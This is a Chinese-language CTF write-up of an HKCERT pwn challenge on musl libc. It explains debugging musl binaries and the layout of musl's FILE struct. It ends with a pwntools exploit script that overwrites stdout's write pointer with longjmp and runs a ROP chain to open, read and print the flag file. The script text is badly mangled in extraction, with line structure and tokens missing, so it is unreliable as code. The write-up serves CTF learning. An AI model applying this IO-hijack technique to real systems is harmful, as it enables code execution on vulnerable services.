题目简介 HKCERT pwn部分一道关于musl libc的题,最终357分
题目不算难,但是考察了对musl libc的IO利用,如果赛场现学musl libc还是很痛苦的







漏洞点分析 首先看main函数:0x202010偏移的地方 所指向

漏洞点利用 首先想办法泄露地址,由于我们只能分别读一次和写一次,首先考虑堆块上会不会初始残留一些有用信息,因此调试看一下
musl libc简介 什么是musl libc? 查找musl libc的相关资料得知:musl libc是一种适用于嵌入式等场景的C语言标准库实现,和GNU写的libc不同,musl libc的特性是将loader和libc.so.6作为一个.so文件发布,也就是说不存在GNU libc中的ld文件,因此不能直接运行由musl libc编译得到的binary。
musl libc的运行与调试 运行时,要将给的libc.so当作我们熟悉的ld文件,用loader去启binary:
如上述命令所示
1 gdb --args ./libc.so ./pwn
并且需要捕获loader加载binary的行为,这样才能断在binary:
1 set stop-on-solib-events 1
musl libc的IO 和glibc类似,musl libc也存在IO结构,但具体成员和glibc相差较大,最大的特点是musl libc的IO结构里不存在vtable,而是将需要用到的函数指针打包进了结构体本身,源码如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
struct _IO_FILE {unsigned flags;unsigned char *rpos, *rend;int (*close)(FILE *);unsigned char *wend, *wpos;unsigned char *mustbezero_1;unsigned char *wbase;size_t (*read)(FILE *, unsigned char *, size_t );size_t (*write)(FILE *, const unsigned char *, size_t );off_t (*seek)(FILE *, off_t , int );unsigned char *buf;size_t buf_size;int fd;int pipe_pid;long lockcount;int mode;volatile int lock;int lbf;void *cookie;off_t off;char *getln_buf;void *mustbezero_2;unsigned char *shend;off_t shlim, shcnt;struct __locale_struct *locale ;
从这个结构体的定义可以看出来,musl libc的IO结构体中就带有重要的函数指针,而且可以大胆猜测,read、write这两个函数指针就是puts和scanf等函数最终调用的函数指针,类似glibc的vtable中的xsgetn和xsputn
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
int puts (const char *s) int r;stdout );fputs (s, stdout ) < 0 || putc_unlocked('\n' , stdout ) < 0 );stdout );return r;int fputs (const char *restrict s, FILE *restrict f) size_t l = strlen (s);return (fwrite(s, 1 , l, f)==l) - 1 ;size_t fwrite (const void *restrict src, size_t size, size_t nmemb, FILE *restrict f) size_t k, l = size*nmemb;if (!size) nmemb = 0 ;return k==l ? nmemb : k/size;size_t __fwritex(const unsigned char *restrict s, size_t l, FILE *restrict f)size_t i=0 ;if (!f->wend && __towrite(f)) return 0 ;if (l > f->wend - f->wpos) return f->write(f, s, l);if (f->lbf >= 0 ) {for (i=l; i && s[i-1 ] != '\n' ; i--);if (i) {size_t n = f->write(f, s, i);if (n < i) return n;memcpy (f->wpos, s, l);return l+i;
不得不说,musl libc还是非常简洁的,没有glibc的宏定义过度封装,这才是人看的代码(bushi
1
2
3
FILE *const stdin = &__stdin_FILE;const stdout = &__stdout_FILE;const stderr = &__stderr_FILE;
很容易看出来,musl libc中,_stderr_FILE相当于glibc的_IO_2_1_stderr ,其他则类似,这就使得我们很好定位这些关键结构体了

musl libc的setcontext 分析完musl libc的IO,为了做出这道题,我们还需要一个类似glibc里的setcontext这样的函数,或者更具体地说,需要一段类似setcontext+61这样的汇编片段,借此完成栈迁移
利用过程 于是和glibc的House系列类似,借助前述分析的任意地址写去伪造IO_FILE里的函数指针,这里选择写到_stdout_FILE,将write这个函数指针改到longjmp即可
最终exp 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 from pwn import *from optparse import OptionParser"-m" , "--mode" , dest="mode" , default="local" ) 'linux' ,arch='amd64' ,log_level="debug" )'tmux' ,'splitw' ,'-h' ]"./pwn" False )"./libc.so" ,checksec=False )def FakeContext (libc_base_,libc_ ):0xcdc 0x45 )b'1' *0x18 "__stderr_FILE" ])+p64(retAlignPadding)return context_def HouseOfMusl (libc_base_,libc_ ):0x14862 0x1c237 0x1bea2 "open" ]"read" ]"write" ]"__stderr_FILE" ]+152 )+p64(pop_rsi_ret)+p64(0 )+p64(open_addr)3 )+p64(pop_rsi_ret)+p64(libc_base_+libc_.symbols["__stderr_FILE" ]+160 )+p64(pop_rdx_ret)+p64(50 )+p64(read_addr)1 )+p64(pop_rsi_ret)+p64(libc_base_+libc_.symbols["__stderr_FILE" ]+160 )+p64(pop_rdx_ret)+p64(50 )+p64(write_addr)b"flag\x00" +b'2' *3 len (payload_)b'3' *(0x100 -payload_size)b'4' *0x100 b'\x00' *8 +p64(libc_base_+libc_.symbols["longjmp" ]+34 )return payload_def Lauch ():if options.mode=="local" :"./libc.so" ,targetELF])elif options.mode=="remote" :"pwn-1ce2841b26.challenge.xctf.org.cn" , 9999 , ssl=True )elif options.mode=="debug" :"./libc.so" ,"./pwn" ],gdbscript="set pagination off\nset stop-on-solib-events 1" )return io">>" ,"2" )False ).ljust(8 ,b'\x00' ))0x292e50 ">>" ,"1" )"Please input the offset:\n" ,str (-0x32e0 )) b'2' *0x20 "Please input the Content:\n" ,payload)